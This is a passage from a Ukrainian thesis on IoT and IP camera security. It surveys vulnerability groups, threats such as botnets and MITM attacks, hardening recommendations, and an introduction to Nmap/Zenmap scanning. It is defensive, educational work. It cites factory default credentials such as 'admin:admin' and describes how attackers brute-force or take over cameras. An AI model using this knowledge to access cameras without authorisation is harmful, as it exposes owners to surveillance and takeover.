Безпека IoT належить до методів захисту, що використовуються для захисту підключених до Інтернету або мережевих пристроїв. Термін IoT неймовірно широкий, і в міру того, як технологія продовжує розвиватися, цей термін стає ширшим. Майже кожен технологічний пристрій, від годинника до термостатів та консолей для відеоігор, може тією чи іншою мірою взаємодіяти з Інтернетом або іншими пристроями.

Безпека IoT – це сімейство методів, стратегій та інструментів, що використовуються для захисту цих пристроїв від компрометації. Як не дивно, саме властива Інтернету речей можливість підключення робить ці пристрої більш уразливими для кібератак.

Чим більше способів підключення пристроїв один до одного, тим більше способів зловмисники можуть їх перехопити. Такі протоколи, як HTTP та Application Programming Interface (API) – це лише деякі з каналів, на які покладаються пристрої IoT і які можуть перехопити хакери.

Пристрої IoT піддаються різним загрозам безпеці, таким як вразливість сеансу/файлів cookie та використання вразливого OAuth. Крім того, почастішали атаки на IoT-пристрої з боку зловмисників, які використовують ці вразливості. Тому в цьому випадку пропонується метод автентифікації користувача за допомогою веб-токену JSON Web Token (JWT) з використанням browser fingerprinting, який у комбінації з алгоритмом роботи JWT дозволить убезпечити обліковий запис користувача від крадіжки токена автентифікації [1].

Одним з основних мотивів злому пристроїв IoT є фінансовий зиск. І коли справа доходить до монетизації, IP-камери спостереження є особливими цілями з таких причин.

1) Постійний зв'язок. Як і багато інших пристроїв, IP-камери повинні бути підключені до Інтернету для правильної роботи. Однак доступ до Інтернету також дозволяє хакерам легко знаходити камери та потенційно використовувати пристрої. Після зламування пристрою зможуть служити хакерським потребам.

2) Низькі витрати на зламування. На відміну від злому персонального комп’ютера, як тільки хакери побачать спосіб порушити безпеку пристрою IoT, такого як IP-камера, той же підхід зазвичай можна застосувати до інших пристроїв аналогічних моделей, що призводить до дуже низької вартості злому для одного пристрою.

3) Відсутність нагляду. На відміну від персонального комп’ютера, особливо тих, які використовуються в офісах, IP-камери мало взаємодіють із користувачем і погано керуються з погляду безпеки. Встановлення вторинної антивірусної програми також недоступно.

4) Висока продуктивність. Стандартної обчислювальної потужності IP-камери спостереження зазвичай достатньо для виконання завдань, пов'язаних зі зломом, таких як добування криптовалюти, і при цьому кінцеві користувачі не помічають цього.

5) Висока пропускна здатність для виходу до Інтернету. Постійне підключення, висока швидкість й величезна пропускна спроможність, призначені для відео-зв’язку, роблять хакерів сприятливою метою для ініціювання DDoS атак.

Розглянемо деякі проблеми безпеки IoT, які продовжують загрожувати фінансовій безпеці як окремих осіб, так і організацій.

1) Дистанційний вплив. На відміну від інших технологій, пристрої IoT мають особливо велику поверхню атаки через їхнє підключення до Інтернету. Хоча ця доступність є надзвичайно цінною, вона також дає хакерам можливість віддалено взаємодіяти з пристроями. Безпека IoT, як і безпека хмар, повинна враховувати велику кількість точок входу для захисту активів.

2) Відсутність галузевого передбачення. У міру того, як фірми продовжують цифрову трансформацію свого бізнесу, те саме відбувається і з деякими галузями та їх продуктами. Такі галузі, як автомобілебудування та

охорона здоров'я, нещодавно розширили свій вибір пристроїв IoT, щоб стати більш продуктивними та економічними. Однак ця цифрова революція також призвела до більшої технологічної залежності, ніж будь-коли раніше. Хоча зазвичай це не проблема, залежність від технологій може посилити наслідки успішного витоку даних. Що викликає занепокоєння, так це те, що ці галузі тепер покладаються на технологію, яка за своєю природою вразливіша – це пристрої IoT. Мало того, багато медичних та автомобільних компаній не були готові вкладати гроші та ресурси, необхідні для захисту цих пристроїв. Ця відсутність галузевого передбачення невиправдано наражає багато організацій й виробників підвищених загроз кібербезпеці.

3) Ресурсні обмеження. Відсутність передбачення – це не єдина проблема безпеки IoT, з якою стикаються нові цифрові галузі. Ще одна серйозна проблема, пов'язана з безпекою IoT – це обмеженість ресурсів багатьох цих пристроїв. Не всі пристрої IoT мають обчислювальну потужність для інтеграції складних брандмауерів або антивірусного ПЗ. Деякі мають лише можливість підключення до інших пристроїв.

Безпека IoT-пристроїв забезпечується, перш за все, збереженням цілісності коду, перевіркою справжності користувачів та пристроїв, присвоєнням користувачам прав володіння (у тому числі генерованими даними), а також можливістю відображення віртуальних та фізичних атак.

Незалежне дослідження інформаційної безпеки інтернету речей провела і компанія Hewlett Packard Enterprise, але вже не у бізнесі, а у сфері простих споживачів. Це дослідження також виявило величезну кількість вразливостей – від використання паролів за замовчуванням до застосування незахищених веб-інтерфейсів, які використовуються більшістю пристроїв для підключення до IoT елементів [5].

Оскільки Інтернет речей охоплює абсолютно різні галузі використання і технології реалізації, це породжує широкий спектр загроз. Найважливіші групи проблеми інформаційної безпеки пов’язані з пристроями IoT в мережах.

Група 1. Слабкі паролі, паролі, які можна вгадувати або жорстко закодовані.

Використання загальнодоступних або незмінних облікових даних, які можна легко підбирати методом грубою сили, що надає несанкціонований доступ до розгорнутих систем. Розглянемо вразливості, що призводять до проблем безпеки.

1) Слабка криптографічна стійкість паролю. Криптографічна стійкість – здатність криптографічного алгоритму протистояти криптоаналізу. Стійким вважається алгоритм, який для успішної атаки вимагає від противника недосяжних обчислювальних ресурсів, недосяжного обсягу перехоплених відкритих і зашифрованих повідомлень чи ж такого часу розкриття, що по його закінченню захищена інформація буде вже не актуальна. Зловмисник може скористуватися слабкістю паролів схильних до методу грубої сили, при якому за відносно невеликий час зловмисник зможе підібрати пароль.

2) Паролі, які можна вгадати. Поширеною проблемою є те, що всі пристрої однієї моделі поставляються з одним і тим самим паролем за замовчанням, наприклад, «admin:admin» або «admin:admin12345». За замовчуванням стандартні прошивки та налаштування однакові для всіх пристроїв однієї моделі. Оскільки облікові дані для пристрою за умови, що вони, як це часто буває, не змінені користувачем – загальновідомі, їх можна використовувати для отримання доступу до всіх пристроїв цієї серії. Такі типи паролів вразливі до методу підбору за словником.

3) Жорстко закодовані паролі. Жорстко закодовані паролі, також часто звані вбудованими обліковими даними, є простими текстовими паролями. Жорстко задані за замовчуванням паролі можуть використовуватися на багатьох одних і тих же пристроях, у додатках та системах, що допомагає спростити налаштування в масштабі, але водночас становить значний ризик для кібербезпеки. У багатьох системах існує обліковий запис стандартного адміністратора, для якого встановлено простий пароль за замовчуванням, який жорстко запрограмований у програмі або пристрої. Цей жорстко запрограмований пароль однаковий для кожного пристрою або системи цього типу і часто не змінюється та не вимикається кінцевими користувачами. Якщо зловмисник стикається з пристроєм такого типу, йому досить просто знайти пароль за замовчуванням (який знаходиться у вільному доступі та загальнодоступний в Інтернеті) та увійти до системи з повним доступом.

Група 2. Небезпечні мережеві служби.

Непотрібні або незахищені мережеві служби, що працюють на самому пристрої, особливо ті, що доступні до Інтернету, які ставлять під загрозу конфіденційність, цілісність/автентичність або доступність інформації або дозволяють несанкціоноване дистанційне керування. Зменшення непотрібних або

незахищених мережевих служб один із перших кроків у процесі забезпечення безпеки системи. Розглянемо вразливості, що призводять до проблем безпеки.

1) Вразливі сервіси. Сервісні служби можуть мати відкриті мережеві порти. Кожен порт та сервіс потенційно може бути вразливим, де причиною виникнення вразливості може слугувати версія служби, коректність налаштування та криптографічна стійкість паролю для захищених сервісів. Такі служби, як Telnet, Secure Shell (SSH) можуть грати важливу роль під час розробки, але рідко необхідні у виробництві.

2) Відмова в обслуговуванні. Використання атак типу відмова в обслуговуванні є чи не найпоширенішим методом виведення ресурсу із ладу. Способів зробити службу недоступною для законних користувачів безліч: маніпулюючи мережевими пакетами, за допомогою програмного коду, логічними уразливостями тощо. Служба може зупинитись через велику кількість запитів, при експлуатуванні вразливості програми, або при впливі на використовувані службою ресурси.

3) Використання служби Universal Plug and Play (UPnP). UPnP – це набір мережевих протоколів, що автоматизує підключення мережевих пристроїв до Інтернету. Якщо ця функція включена на мережному пристрої (відеокамера, пристрій IoT, що завгодно) та на роутері, переадресація необхідних портів від пристрою в Інтернет відбувається автоматично, без участі користувача. Небезпечно це тим, що поверх протоколів UPnP не використовується шифрування і всі дані передаються у відкритому вигляді, а отже будь-хто може їх перехопити. Таким чином будь-який прилад може автоматично приєднатися до мережі, що призведе до вимкнення зловмисниками служб безпеки. Загалом, пристрій готовий відповідати на будь-які запити з Інтернету, часто користувач не підозрює які порти в нього стають доступні. UPnP може бути ввімкнутий за замовчуванням у налаштуваннях пристроїв.

4) Переповнення буфера. Переповнення буфера відбувається, коли програма намагається розмістити обсяг даних у буфері більший, ніж вона може уміщувати, або коли програма намагається помістити дані в область пам'яті, що перевищує буфер. У цьому випадку буфер – це послідовний розділ пам'яті, виділений для зберігання чого завгодно: від рядка символів до масиву цілих чисел. Записування за межами блоку виділеної пам'яті може пошкодити дані,

призвести до збоїв, відмови в обслуговуванні або викликати виконання шкідливого коду.

Група 3. Небезпечні інтерфейси.

Небезпечні веб-інтерфейси, серверний API, хмарні або мобільні інтерфейси за межами пристрою, що дозволяє скомпрометувати пристрій або пов’язані з ним компоненти. Поширені проблеми включають відсутність автентифікації, відсутність або слабке шифрування, а також відсутність фільтрації введення та виведення. Розглянемо вразливості, що призводять до проблем безпеки.

1) Відсутність двохфакторної автентифікації Двофакторна автентифікація – це система безпеки, яка вимагає двох окремих форм ідентифікації для доступу до чогось. Перший фактор – це пароль, а другий зазвичай включає текст з кодом, відправлений на смартфон, або біометричні дані.

2) Перерахування облікових записів. Зловмисник може анонімно перераховувати імена облікових записів та загальні ресурси та використовувати ці відомості для спроби вгадати паролі. Адже при формуванні ім’я користувача форма авторизації на сайті проінформує зловмисника про некоректність введеного логіну.

3) Незахищене відновлення пароля. Система відновлення пароля може бути скомпрометована шляхом використання підбору, вразливостей системи або через типові відповіді на секретне питання. Відповіддю повинна бути інформація доступна лише користувачеві, не опублікована в мережі і відмінна від середньостатистичної відповіді на таке ж питання. Варто пам’ятати, що зловмисники можуть виманити таку інформацію методом соціальної інженерії, спуфінгу, фішингу, міжсайтового скриптингу.

4) Відсутність блокування облікового запису. Щоб запобігти повторним спробам зловмисного входу, керована система повинна блокувати облікові записи після певного граничного значення. Блокування облікового запису також може статися випадково без атаки на систему. Наприклад, якщо користувач неодноразово вводить неправильний пароль або служба намагається використовувати старий пароль, обліковий запис блокується.

5) Перехоплення облікових даних в мережевому трафіку. Коли пристрій обмінюється даними у вигляді звичайного тексту, вся інформація, якою обмінюються з пристроєм клієнта або серверною службою, може бути отримана за допомоги атаки «людиною посередині». Типовою проблемою цієї категорії є

використання текстової версії протоколу (наприклад, HTTP), в той час, як доступна зашифрована версія HTTP Secure (HTTPS).

6) Управління сесією. Сесія дозволяє зберігати облікові дані користувача до ти пір поки користувач не виконає вихід з облікового запису. Якщо зловмисник викраде ідентифікатор сесії, а в системі не реалізовано перевірку IP-адреси сесії або наявності більше одного з'єднання в одній сесії, зловмисник зможе отримати доступ до системи з правами викраденого облікового запису.

7) Наявність відомих уразливостей. Веб-інтерфейси можуть таких проблем, як міжсайтовий скриптинг, підробка міжсайтових запитів та SQL-ін'єкція.

Група 4. Відсутність механізму безпечного оновлення.

Механізм безпечного оновлення означає, що будь-які завантажені системою оновлення файли є коректними, і відсутні шкідливі наслідки від перевірки чи завантаження файлів. Розглянемо вразливості, що призводять до проблем безпеки.

1) Відсутність перевірки оновлення ПЗ перед завантаженням. Зловмисники можуть підробити сертифікати та підписи з метою зараження пристрою шкідливим ПЗ під виглядом оновлень.

2) Відсутність шифрування ПЗ під час доставки. Канал зв’язку має бути захищений, щоб уникнути перехоплення та підміни файлів зловмисниками.

3) Відсутність механізмів захисту від повернення оновлень. Зловмисник може спробувати оновити пристрій старішою версією. Коли стара версія вбудованого ПЗ встановлено, вони можуть використовувати його відомі вразливості, щоб отримати контроль над пристроєм та отримати доступ до конфіденційних даних. Або ж зловмисник може повернути деякі налаштування пристрою до заводських, що знову ж таки може мати серйозні наслідки.

4) ПЗ містить конфіденційну інформацію. Зловмисник може перехопити канал зв’язку по якому відправляється оновлене ПЗ, що містить закодовані конфіденційні дані, наприклад облікові дані.

5) Файл оновленого ПЗ не зашифровано. Зловмисники можуть порушити цілісність коду і впровадити туди частину шкідливого програмного забезпечення.

Група 5. Використання небезпечних компонентів.

Використання небезпечних програмних компонентів/бібліотек, які можуть призвести до компрометації пристрою. Розглянемо вразливість, що призводить до проблем безпеки.

1) Відсутність довіреного середовища виконання. Більшість IoT-пристроїв фактично є комп'ютерами загального призначення, на яких можна запускати певне ПЗ. Це дозволяє зловмисникам встановлювати власне ПЗ, функції якого є частиною нормального функціонування пристрою. Наприклад, зловмисник може встановити ПЗ, яке виконує DDoS атаку. Обмеження функціональності пристрою та ПЗ, яке може запускати, обмежує можливості зловживання пристроєм.

Група 6. Недостатній захист конфіденційності.

Персональні дані користувача, що зберігаються на пристрої або в екосистемі, використовуються небезпечно, неналежним чином або без дозволу. Розглянемо вразливість, що призводить до проблем безпеки.

1) Відсутність захисту персональних даних. Споживачі зазвичай зберігають конфіденційну інформацію. Пристрої, розгорнуті в бездротовій мережі, зберігають пароль цієї мережі або зберігають облікові дані сервісів, що використовуються. Камери можуть забезпечувати відео та аудіо запис будинку, де вони розгорнуті. Однак конфіденційні дані в більшості випадків не використовують шифрування на пристроях IoT. Якби зловмисники отримали доступ до цієї інформації, то це було б серйозним порушенням конфіденційності. Пристрої IoT та пов'язані з ними служби повинні обробляти конфіденційну інформацію правильно, безпечно і лише за згодою кінцевого користувача пристрою. Це стосується як зберігання, так і поширення конфіденційної інформації.

Група 7. Небезпечна передача та зберігання даних.

Відсутність шифрування чи контролю доступу до конфіденційних даних у будь-якій частині екосистеми, у тому числі в стані спокою, передачі або під час обробки. Розглянемо вразливості, що призводять до проблем безпеки.

1) Відсутність контролю доступу з урахуванням ролей. Управління доступом з урахуванням ролей – розвиток політики виборчого управління доступом, у свого права доступу суб'єктів системи на об'єкти групуються з урахуванням специфіки їх застосування, створюючи ролі. Кожному користувачеві призначена одна або декілька ролей, а для кожної ролі призначено один або декілька привілеїв, дозволених користувачам цієї ролі. Ієрархія ролей та взаємно виключені ролі обробляються відповідним програмним забезпеченням, що

зменшує вплив людського фактора на ситуацію, полегшує адміністрування і підвищує загальний рівень інформаційної безпеки.

2) Розширені привілеї. Кожен користувач повинен мати права не вищі, за необхідні для виконання роботи. Пристрої IoT часто мають один обліковий запис або рівень привілеїв як для користувача, так і для внутрішнього використання. Це означає, що при отриманні цього привілею подальше керування доступом відсутнє. Завдяки легітимному доступу до конфіденційних даних і системних налаштувань шкідливі дії привілейованих користувачів часто не відрізняються від повсякденної діяльності.

3) Відсутність сегментування локальної мережі. Зловмисник може проникнути до мережі через вразливий пристрій та отримати доступ до конфіденційних даних. Один із найефективніших способів захистити підрозділи, що працюють із критично важливою інформацією, від ризику зараження – розбити корпоративну мережу на кілька автономних підмереж. Сегментація дозволяє ізолювати окремі комп'ютери або групи комп'ютерів з інших пристроїв.

4) Відсутність транспортного шифрування локальними мережами або Інтернетом. Користувачі можуть використовувати сервіси для передачі даних у мережі без транспортного шифрування, що створює можливість перехоплення трафіку у відкритому вигляді для зловмисника. Прикладом є використання File Transfer Protocol (FTP) сервісу без підтримки протоколів транспортного шифрування, таких як Secure Sockets Layer (SSL) та Transport Layer Security (TLS).

5) Погано впроваджені SSL та TLS. Використання криптографічних протоколів випущених раніше за TLS версії 1.1 не гарантує збереження інформації, оскільки в протоколах SSL версії 2.0 та 3.0 й TLS версії 1.0 присутні критичні вразливості, наявність яких не дозволить уникнути наслідків у разі інформаційної атаки. Зловмисник зможе перехопити інформацію.

6) Некоректно налаштовані протоколи шифрування TLS та SSL. Для того, щоб SSL та TLS-з'єднання було повністю безпечним, клієнтське ПЗ серед іншого повинно ретельно упевнитися в тому, що: сертифікат виданий діючим органом сертифікації; термін його дії не закінчився (або сертифікат не відкликаний); в списку перерахованих в сертифікаті імен присутній той домен, до якого здійснюється підключення. В іншому випадку зловмисник може підробити сертифікат і непоміченим отримати дані.

Група 8. Відсутність керування пристроями.

Керування пристроями може надати правильну та безпечну роботу пристроїв IoT після розгортання системи. Крім того, необхідно забезпечити безпечний доступ до пристроїв, відстежувати їх стан, виявляти та реагувати на проблеми, а також керувати оновленнями ПЗ. Розглянемо вразливості, що призводять до проблем безпеки.

1) Відсутність оновлень безпеки. У міру виявлення та усунення вразливостей у ПЗ важливо розповсюджувати оновлену версію для захисту від уразливості. Неможливість оновлення ПЗ означає, що пристрої залишаються вразливими до проблем безпеки на невизначений термін.

2) Відсутність моніторингу безпеки системи. Моніторинг безпеки системи являє собою збір та аналіз інформації для виявлення підозрілої поведінки або несанкціонованих змін систем у мережі та визначення типів поведінки, щодо яких потрібен випуск повідомлень та виконання відповідних дій.

3) Відсутність реєстрації подій безпеки. Системний журнал містить події входу/виходу користувачів, доступ до об'єктів, зміни конфігурацій файлів та інших активностей, що виконуються користувачами з відповідними мітками часу, що дозволяє використовувати їх для критичної оцінки та проведення інтелектуального аналізу з метою виявлення неправомірних дій, наприклад підбір паролю.

4) Відсутність безпечного виведення з експлуатації. Як було зазначено IoT-пристрої зберігають конфіденційну інформацію, тому зловмисники можуть полювати за накопичувачами, що зберігаються на IoT-пристроях.

Пристрої IoT повинні реалізовувати передові заходи безпеки, такі як шифрування. Постачальники можуть сприяти безпечному використанню своїх продуктів, надаючи документацію що взаємодіє з користувачами та фахівцями з безпеки. Щоб ускладнити завдання зловмисникам, пристрої мають бути фізично захищені. Нарешті, якщо пристрій скомпрометований, він повинен відхилити програми, надані зловмисником, і повідомити користувача про те, що щось не так. Зосередження уваги на цих проблемах, безумовно, може покращити стан безпеки пристроїв IoT.

Існує безліч загроз для пристроїв IoT, які можуть вплинути на інформаційну безпеку та конфіденційність організацій й користувачів. Розглянуто сім загроз, які є найбільш актуальними у сьогоднішній ситуації з загрозами. У міру того, як все більше пристроїв підключаються до мережі, кількість загроз збільшуватиметься, а

наслідки небезпечного IoT будуть згубними для організацій, користувачів та суспільства. Необхідні постійні зусилля для виявлення, виправлення та усунення вразливостей пристроїв та ПЗ Інтернету речей.

Розглянемо найбільш актуальні загрози на основі проблем безпеки.

1) Ботнети. Кіберзлочинці встановлюють шкідливе ПЗ на пристрої, що дозволяє їм віддалено контролювати бот-мережі за допомогою серверів управління та контролю для крадіжки конфіденційних даних, отримання даних онлайн-банкінгу та виконання кібератак, таких як DDoS та фішинг. Вони можуть використовувати колективну обчислювальну потужність сотень тисяч або навіть мільйонів пристроїв IoT для запуску масштабних DDoS-атак.

2) DDoS-атака. Дослідження додатково ілюструє сценарій загрози і те, як суб'єкт загрози може переправити трафік IP-камери як DDoS-атаки для уповільнення та зупинення служб як передвісник крадіжки зі зломом. Атака отримує уявлення про планування будівлі, цінності всередині та пристрої в мережі, використовуючи IP-камеру. Пізніше атака поширилася через мережу шляхом перебору паролів і зчитування відкритого інтернет-трафіку всередині мережі. Це ілюстрація того, як це може призвести до реальної події, що впливає на суспільство.

3) Атаки «людина посередині». Такі типи атак становлять серйозну загрозу конфіденційності та безпеці. Атаки «людина посередині» дуже ефективні та прості у виконанні. Такі атаки можуть використовуватися для зламування пристроїв IoT, таких як розумні холодильники та автономні транспортні засоби. Атаки «людина посередині» можуть використовуватися для атаки на кілька пристроїв IoT, оскільки вони обмінюються даними в режимі реального часу. За допомогою цієї атаки зловмисники можуть перехоплювати обмін даними між декількома IoT-пристроями, що призводить до критичних збоїв.

4) Крадіжка даних. Конфіденційна інформація, така як особисті дані, облікові дані кредитної та адреси електронної пошти, була викрадена в результаті цих порушень даних. Збираючи такі дані, зловмисники можуть здійснити більш складну та детальну крадіжку особистих даних. Зловмисники також можуть використовувати вразливі місця в пристроях IoT, які підключені до інших пристроїв і корпоративних систем. Наприклад, зловмисники можуть атакувати вразливий датчик IoT в організації та отримати доступ до їхньої бізнес-мережі.

5) Соціальна інженерія. Зловмисники використовують соціальну інженерію, щоб маніпулювати людьми, змушуючи їх розкривати конфіденційну інформацію, таку як паролі. Зазвичай атаки соціальної інженерії виконуються за допомогою фішингових електронних листів, де зловмисник повинен розробити переконливі електронні листи, щоб маніпулювати людьми. Однак атаки соціальної інженерії можуть бути простішими для виконання у разі пристроїв IoT. Оскільки пристрої IoT зберігають великі обсяги особистої інформації користувачів, наприклад, запис відеоспостереження IP-камери, то така інформація може дозволити зловмиснику виконати складну атаку соціальної інженерії, націлену на користувача, його сім'ю та друзів, які використовують вразливі мережі IoT. Таким чином, загрози безпеки IoT, такі як соціальна інженерія, можуть використовуватися для отримання незаконного доступу до даних користувача.

6) Розширені постійні загрози. Розширені постійні загрози є серйозною проблемою безпеки для різних організацій. Розширена постійна загроза – це цілеспрямована кібератака, за якої зловмисник отримує незаконний доступ до мережі та залишається непоміченим протягом тривалого часу. Зловмисники прагнуть відстежувати мережеву активність та вкрасти важливі дані, використовуючи складні постійні загрози. Такі кібератаки важко запобігти, виявити чи пом'якшити. З появою Інтернету речей великі обсяги важливих даних легко передаються між кількома пристроями. Зловмисник може націлюватися на ці пристрої IoT, щоб отримати доступ до особистих або корпоративних мереж. За такого підходу зловмисники можуть вкрасти конфіденційну інформацію.

7) Програми-вимагачі. Програми-вимагачі – це особливий тип шкідливих програм, який дозволяє злочинцям блокувати файли та пристрої та утримувати їх з метою отримання викупу. Шкідлива програма використовує надзвичайно сильне шифрування для видалення доступу до комп'ютерів, даних та файлів, що зберігаються в мережі. Шкідливе ПЗ стало більш витонченим та може знаходити та видаляти резервні копії, що ускладнює відновлення. Використання пристроїв IoT та відсутність реалізованої безпеки з ними забезпечує легкий доступ до мереж та засіб для проведення кібератак, таких як програми-вимагачі.

2.2 Огляд основних вимог щодо безпеки мережі Інтернету речей

Відповідно до розглянутих проблем та загроз інформаційної безпеки, можливо запропонувати рекомендації з мінімізації ризиків реалізації загроз.

Група 1. Слабкі паролі, паролі, які можна вгадувати або жорстко закодовані. Розглянемо рекомендовані методи безпеки.

1) Встановити довжину, складність та періодичність зміни паролів відповідно до галузевого стандарту NIST SP800-63 B.

2) Паролі повинні бути унікальними для кожного пристрою.

3) Жорстко закодовані паролі повинні бути видаленими.

Група 2. Небезпечні мережеві служби. Розглянемо рекомендовані методи безпеки.

1) Забезпечити доступ лише до необхідних портів з використанням фільтрації портів для нормального та передбачуваного використання пристрою.

2) Змінювати стандартні порти на пристроях. Можливо задавати будь-який зручний порт у діапазоні 1025-65535.

3) Використовувати невразливі сервіси до переповнення буферу.

4) Використовувати невразливі служби до атак типу відмова в обслуговуванні.

5) Виконувати налаштування переадресації портів самостійно та повністю відключити підтримку UPnP.

Група 3. Небезпечні інтерфейси. Розглянемо рекомендовані методи безпеки.

1) Використовувати двофакторну автентифікацію за можливістю.

2) Логіни та паролі користувачів за замовчуванням необхідно змінити.

3) Забезпечення надійності механізмів відновлення пароля та недопущення надання зловмиснику інформації, що вказує на чинний обліковий запис.

4) Ввімкнути та налаштувати поріг блокування облікового запису.

5) Забезпечити облікові дані від розкриття у внутрішньому чи зовнішньому мережевому трафіку.

6) Виконати перевірку інтерфейсу інструментами автоматичного тестування для виявлення вразливостей типу міжсайтовий скриптинг, підробка міжсайтових запитів, SQL-ін'єкція та забезпечити захист до цих вразливостей.

Група 4. Відсутність механізму безпечного оновлення. Розглянемо рекомендовані методи безпеки.

1) Використовувати загальноприйняті методи шифрування для файлу оновлення ПЗ.

2) Використовувати зашифроване з'єднання під час передачі файлу оновлення ПЗ.

3) Перевірити, чи оновлення ПЗ підписано та перевірено, перш ніж дозволяти завантаження та застосування оновлення.

4) Перевірити сервер оновлень, щоб переконатися, що методи транспортного шифрування оновлені та правильно налаштовані, а сервер не вразливий.

5) Створити резервну копію системи.

Група 5. Використання небезпечних компонентів. Розглянемо рекомендовані методи безпеки.

1) Перевірити чи пристрій перевіряє код програмних компонентів/бібліотек на наявність підпису постачальника.

2) Застосувати систему запобігання вторгненням за можливості.

Група 6. Недостатній захист конфіденційності. Розглянемо рекомендовані методи безпеки.

1) Забезпечити, щоб будь-які зібрані дані були менш конфіденційними (тобто намагатися не надавати конфіденційні дані без необхідності).

2) Використовувати шифрування для захисту зібраної інформації.

3) Доступ до зібраної інформації повинні мати лише уповноважені особи.

Група 7. Небезпечна передача та зберігання даних. Розглянемо рекомендовані методи безпеки.

1) Відключення облікового запису адміністратора, якщо нема потреби його використовувати.

2) Забезпечити контролю доступу з урахуванням ролей, якщо є можливість.

3) Забезпечити сегментування мережі від критично важливої інформації за допомогою Virtual Local Area Network (VLAN).

4) Створити списку доступу на інтерфейсі мережі призначеного для фільтрації трафіку по IP, Media Access Control (MAC) портах.

5) Забезпечити шифрування даних за допомогою протоколів SSL та TLS;

6) Забезпечити використання інших стандартних галузевих методів шифрування для захисту даних під час транспортування, якщо SSL або TLS недоступні.

7) Не використовувати власних протоколів шифрування.

Група 8. Відсутність керування пристроями. Розглянемо рекомендовані методи безпеки.

1) Забезпечити регулярне оновлення. Ввімкнути функцію автоматичного оновлення за можливістю або підписатися на повідомлення про оновлення ПЗ на веб-сайті постачальника пристрою.

2) Не відключати системний журнал та періодично його аналізувати.

3) Застосувати систему виявлення вторгнень.

4) Впевнитися в тому, що на списаному пристрої не залишилися конфіденційні дані.

5) Очистити пам’ять або фізично знищити списаний пристрій.

Атаки на пристрої IoT зазвичай не дуже витончені. Зловмисник може бути достатньо використовувати облікові дані за замовчуванням або під ’єднатися до відкритого порту, щоб захопити пристрій. Багато пристроїв відсутні навіть елементарні заходи безпеки. Таким чином, відносно невеликий набір вимог вже може вплинути на загальну безпеку пристроїв IoT. Запропоновані основні вимоги безпеки є реалістичним першим кроком до значного підвищення безпеки споживчого IoT.

3 ДОСЛІДЖЕННЯ ПРИСТРОЇВ ІНТЕРНЕТУ РЕЧЕЙ НА НАЯВНІСТЬ ВІДОМИХ ВРАЗЛИВОСТЕЙ

3.1 Загальні положення

Метою захисту інформації є діяльність, спрямована на запобігання витоку інформації по різних каналах мереж та їх блокування. Захист охоплює визначення можливих каналів витоку інформації, оцінку важливості самої інформації й розробку заходів щодо запобігання її витоку та розкрадання. Визначення потенційної цінності інформації дозволяє подумати, в першу чергу, про безпеку найбільш важливих секретів, витік яких здатна завдати шкоди. Тому об'єктом технічного захисту і є інформація, яка потрапляє під дію Закону України «Про інформацію» або конфіденційна інформація передана державі у володіння або використання. Виходячи з цього визначається мета захисту, якої є запобігання витоку або порушення цілісності інформації. Вона може бути досягнута методами тестування та моніторингу, які являють собою організовану сукупність методів і засобів ефективного забезпечення захисту інформації [6].

Захист інформації забезпечується застосуванням захищених програм і технічних засобів забезпечення інформаційної діяльності, програмних і технічних засобів захисту інформації й засобів контролю, що мають сертифікат відповідної вимоги нормативних документів з технічного захисту, також застосуванням спеціальних споруд, засобів і систем.

У кваліфікаційній роботі увага приділяється методам забезпечення інформаційної безпеки в IoT мережах, де за приклад обрано IP-камери. Підрозділ почнеться з розгляду загальновідомих уразливостей інформаційної безпеки Common Vulnerabilities and Exposures (CVE) конкретних IP-камер, виготовленими компаніями Hikvision та Dahua.

Підключення IP-камер до Інтернету загалом є очевидною тенденцією. Враховуючи значну кількість IP-камер, розгорнутих по всьому світу, відносно невелика частина IP-камер, які знаходяться у відкритому доступі, може стати чудовим стимулом для хакерів.

З метою забезпечення інформаційної безпеки в IoT мережах від атак пропонуються методи дослідження IoT-пристроїв в мережах за допомогою загальновідомих уразливостей інформаційної безпеки.

3.2 Опис методів сканування елементів мережі

Для дослідження елементів мережі та перевірки безпеки по сценарію збору інформації використовується сканер Nmap. Nmap – безкоштовний інструмент з відкритим вихідним кодом для ідентифікації хостів у мережі та служб, що працюють на цих хостах для аналізу безпеки та аудиту мережі. Це потужний інструмент для відображення реальних сервісів, що надаються в мережі.

Більшість пристроїв IoT не мають вбудованої системи безпеки та в багатьох випадках не мають вбудованого ПЗ та оновлень безпеки. Ця відсутність безпеки є золотою жилою для кіберзлочинців, які намагаються зламати мережеву безпеку. Однак завдяки функціям виявлення та аудиту Nmap можливо швидко виявляти та ідентифікувати хости або пристрої у мережі та ПЗ, що працює в них. Можливо використовувати для пошуку потенційно вразливих IoT-пристроїв сканер Zenmap, який аналогічний сканеру Nmap, але має графічну оболонку, що своєю чергою забезпечує легке використання всіх сучасних можливостей консольної версії сканера. На рис. 3.1 наведено головне меню сканеру Zenmap.



Рисунок 3.1 – Огляд головного меню програми Zenmap

